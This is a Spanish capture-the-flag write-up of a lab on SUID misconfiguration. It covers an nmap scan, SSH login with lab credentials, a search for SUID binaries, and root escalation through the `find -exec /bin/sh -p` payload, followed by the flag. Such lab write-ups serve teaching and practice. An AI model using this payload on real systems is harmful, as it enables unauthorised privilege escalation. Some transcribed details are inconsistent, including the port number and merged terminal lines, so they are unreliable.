

Writeup: SUID_BASIC

Explorando la Configuración de SUID en Contenedores

Fecha: 11 de junio 2026

Autora: Ruth Pérez Reyes

Plataforma: Whoami-labs.com

Categoría: Privilege Escalation (SUID)

Objetivo: Encontrar y explotar binarios con permisos SUID mal configurados para escalar privilegios y obtener la flag ubicada en /root/flag.txt.


Credenciales iniciales:

Usuario: hacker

Password: h4ck3r123

IP: 172.17.0.2

Acceso: ssh hacker@172.17.0.2



```
kali@kali: ~/whoami-labs/machines/suid_basic
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM. Laboratorio: SUID-BASIC.
Aprende, simula, escala. Sin burocracia.

[v] Imagen cargada correctamente.
[*] Iniciando laboratorio ...
[v] Laboratorio iniciado correctamente.

[v] Laboratorio desplegado correctamente.

IP del laboratorio: 172.17.0.2
Usuario: hacker
Contraseña: h4ck3r123
Comando de conexión: ssh hacker@172.17.0.2

Objetivo: Encuentra y explota binarios SUID para obtener la flag en /root/flag.txt
Presiona Ctrl+C cuando quieras detener el laboratorio.
```

1. Reconocimiento Inicial

Se realizo un escaneo completo de puertos con Nmap para identificar servicios expuestos: **nmap -p- -sV -sC -sS -vvv -Pn --min-rate=5000 172.17.0.2 -oN suid_basic.txt**

Obteniendo un resultado relevante:

222/tcp abierto = SSH

Servicio: OpenSSH 8.9p1 Ubuntu

No hay más puertos abiertos, por lo que la unica via de entrada es SSH.

```
Session Actions Edit View Help
kali@kali:~/whomai-labs/machines/suid_basic$
kali@kali:~/whomai-labs/machines/suid_basic$
kali@kali:~/whomai-labs/machines/suid_basic$ nmap -p- -sV -sC -sS -vvv -Pn --min-rate=5000 172.17.0.2 -oN suid_basic.txt
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-11 11:22 -0400
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
Initiating ARP Ping Scan at 11:22
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:22, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:22
Completed Parallel DNS resolution of 1 host. at 11:22, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:22
Scanning 172.17.0.2 [65535 ports]
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:22, 0.44s elapsed (65535 total ports)
Initiating Service scan at 11:22
Scanning 1 service on 172.17.0.2
Completed Service scan at 11:22, 0.04s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.10s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-06-11 11:22:03 EDT for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.9p1 Ubuntu Jubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 44:7b:58:03:77:02:fe:ab:a9:06:0b:0b:d8:f8:00:23:79 (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNlLWVpdGU0YVt1bmZhdG9NTYAAABBBFUIb7rkeQHP2p8BTYU38zIipQ1GcZHzZ+VU5pLq+MmhzIgy
|   256 93:5d:47:89:el:dd:f6:76:1f:46:76:4a:07:1e:06:04 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI0IINTESAAAAIQQvaFVTfCvaxXb+8beLOK8Y0jP+o1SNfCnPTHYUJW/
MAC Address: A6:6D:17:B4:89:FE (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
Raw packets sent: 65536 (2.684MB) | Rcvd: 65536 (2.621MB)
```

```
Scanning 1 service on 172.17.0.2
Completed Service scan at 11:22, 0.04s elapsed (1 service on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.10s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000030s latency).
Scanned at 2026-06-11 11:22:03 EDT for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 8.9p1 Ubuntu Jubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 44:7b:58:03:77:02:fe:ab:a9:06:0b:0b:d8:f8:00:23:79 (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNlLWVpdGU0YVt1bmZhdG9NTYAAABBBFUIb7rkeQHP2p8BTYU38zIipQ1GcZHzZ+VU5pLq+MmhzIgy
|   256 93:5d:47:89:el:dd:f6:76:1f:46:76:4a:07:1e:06:04 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI0IINTESAAAAIQQvaFVTfCvaxXb+8beLOK8Y0jP+o1SNfCnPTHYUJW/
MAC Address: A6:6D:17:B4:89:FE (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:22
Completed NSE at 11:22, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
Raw packets sent: 65536 (2.684MB) | Rcvd: 65536 (2.621MB)
```

move the mouse pointer outside or press Ctrl+Alt

2. Acceso inicial

conexion por SSH con las credenciales proporcionadas:

sss hacker@172.17.0.2




```
Session Actions Edit View Help
hacker@2e809001a83a:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/find
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/less
/usr/bin/vim.basic
/usr/bin/sudo
hacker@2e809001a83a:~$
```

De toda la lista, /usr/bin/find destaca con binario que normalmente no debería tener SUID, ya que permite ejecutar comandos arbitrarios mediante la opción **-exec**

4. Explotación con GTFBions

Se consulta GTFBions específicamente la sección “SUID”, donde se documenta el siguiente payload para abusar del bit SUID em find.



Explicación técnica:

- find tiene el bit SUID activo y pertenece a root.
- La opción -exec permite ejecutar cualquier comando sobre los resultados encontrados.
- La opción -p de /bin/sh indica al shell que NO debe descartar (drop) los privilegios efectivos heredados (euid), manteniendo el acceso root.
- -quit detiene find después de la primera ejecución, evitando ejecuciones repetidas.

5. Escalada de privilegios

Tras ejecutar el payload, se obtiene una shell con el euid de root,

```
hacker@2e809001a83a:~$ find . -exec /bin/sh -p \; -quit
# id venido a WHGAMI-LABS.COM, Laboratorio: SUID-BASIC.
uid=1000(hacker) gid=1000(hacker) euid=0(root) groups=1000(hacker)
# whoami
root
# cd /root cargada correctamente.
# ls accediendo laboratorio...
flag.txt scripta iniciado correctamente.
# cat flag.txt
FLAG{SU1D_M4ST3R_B4S1C_PR1V3SC}
# Laboratorio desplegado correctamente.
```

6. Captura de la flag

```
flag.txt
# cat flag.txt
FLAG{SU1D_M4ST3R_B4S1C_PR1V3SC}
# Laboratorio desplegado correctamente.
```